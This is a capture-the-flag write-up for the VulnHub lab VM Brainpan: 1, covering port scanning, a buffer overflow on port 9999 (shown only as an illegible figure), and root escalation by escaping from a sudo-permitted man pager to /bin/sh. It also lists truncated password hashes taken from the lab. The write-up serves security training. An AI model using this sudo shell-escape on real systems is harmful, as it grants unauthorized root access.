

[VulnHub] Brainpan: 1

Date: 31/Aug/2019


Categories: [oscp](#), [vulnhub](#), [linux](#)

Tags: [exploit_bof](#), [privesc_anansi](#), [privesc_sudo](#)

Overview

This is a writeup for VulnHub VM [Brainpan: 1](#). Here's an overview of the `enumeration` → `exploitation` → `privilege escalation` process:

Killchain



TTPs

1. 9999/tcp/abyss?: [privesc_anansi](#), [privesc_sudo](#)
2. 10000/tcp/http/SimpleHTTPServer 0.6 (Python 2.7.3): [exploit_bof](#)

Phase #1: Enumeration

1. Here's the Nmap scan result:

[illegible]

```
49 SF:THE\x20PASSWORD\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20
50 SF:\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\n\n\x2
51 SF:0\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x
52 SF:20\x20\x20\x20\x20\x20\x20\x20>>\x20");
53 MAC Address: 00:0C:29:4F:0B:E6 (VMware)
54
55 Read data files from: /usr/bin/./share/nmap
56 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
57 # Nmap done at Wed Jul 31 15:34:20 2019 -- 1 IP address (1 host up) scanned in 45.02 seconds
```

2. Downloaded file from <http://192.168.92.141:10000/bin/brainpan.exe>.

Findings

Open Ports

```
1 9999/tcp | abyss? |
2 10000/tcp | http | SimpleHTTPServer 0.6 (Python 2.7.3)
```

Files

```
1 http://192.168.92.141:10000/bin/brainpan.exe
```

Phase #2: Exploitation

1. BoF in a vulnerable service running on 9999/tcp. File for the vulnerable service is available for download via a HTTP server running on 10000/tcp. Analyze the service, create exploit and gain remote access to VM.

[illegible]

Figure 2: writeup.exploitation.steps.1.1

Phase #2.5: Post Exploitation

```

1 puck@brainpan> id
2 uid=1002(puck) gid=1002(puck) groups=1002(puck)
3 puck@brainpan>
4 puck@brainpan> uname
5 Linux brianpan 3.5.0-25-generic #39-Ubuntu SMP Mon Feb 25 19:02:34 UTC 2013 i686 i686 i686
   ↪ GNU/Linux
6 puck@brainpan>
7 puck@brainpan> ifconfig
8 eth0 Link encap:Ethernet HWaddr 00:0c:29:4f:0b:e6
9      inet addr:192.168.92.141 Bcast:192.168.92.255 Mask:255.255.255.0
10      UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
11      RX packets:10919 errors:0 dropped:0 overruns:0 frame:0
12      TX packets:342 errors:0 dropped:0 overruns:0 carrier:0
13      collisions:0 txqueuelen:1000
14      RX bytes:742406 (742.4 KB) TX bytes:39258 (39.2 KB)
15 puck@brainpan>
16 puck@brainpan> users
17 reynard
18 anansi
19 puck

```

Phase #3: Privilege Escalation

1. There's a binary, `anansi_util` that allows `sudo` access. Running the service, we see that it has 3 options, one of which is to view `man` page for any command. We use this option to escape to shell.

```
puck@brainpan:/home/puck$ sudo /home/anansi/bin/anansi_util manual test
sudo /home/anansi/bin/anansi_util manual test
No manual entry for manual
WARNING: terminal is not fully functional
- (press RETURN)/bin/bash
Cannot seek to that file position (press RETURN)
Pattern not found (press RETURN)!/bin/sh
#!/bin/sh
#

# id
id
uid=0(root) gid=0(root) groups=0(root)
#

# uname -a
uname -a
Linux brainpan 3.5.0-25-generic #39-Ubuntu SMP Mon Feb 25 19:02:34 UTC 2013 i686 i686 i686 GNU/Linux
#
```

Figure 3: writeup.privesc.steps.1.1

Loot

Hashes

```
1 root:$6$m20VT7lw$172.XYFP3mb9Fbp/┘  
  ↪ IgxPQJJkDgd0hg34jZD5sxVMix3dKq.DBwv.mw3HgCmRd0QcN4TCzaUtmx4C5DvZa.....  
2 reynard:$6$h54J.qxd$yL5md3J4d0NwNl.36┘  
  ↪ iA.mkcabQqRMmeZ0VFKxIVpXeNpfK.mvmYpYsx8W0Xq02zH8bqo2K.mkQzz55U2H.....  
3 anansi:$6$hb1ZftkV$vmZoctrS1nmcdQCk5gj1mcLUb18xvJa3efaU6cpw9ho0XC/┘  
  ↪ kHupYqQ2qz50.ekVE.SwMfvRnf.QcB1lyD.....  
4 puck:$6$A/┘  
  ↪ mZxJX0$Zmgb3T6SAq.Fx01gEmbIcBF90i7q2eAi0TMMq0hg0pjdgDjBrOp2NBpIRqs40IEZB4op6ueK888lh07gc.....
```

References

- [+] <https://www.vulnhub.com/entry/brainpan-1,51/>
- [+] <https://isroot.nl/2019/05/12/vulnhub-write-up-brainpan-1/>
- [+] <https://d7x.promiselabs.net/2018/03/04/ctf-brainpan-1-ctf-walkthrough-introduction-to-exploit-development-part-i/>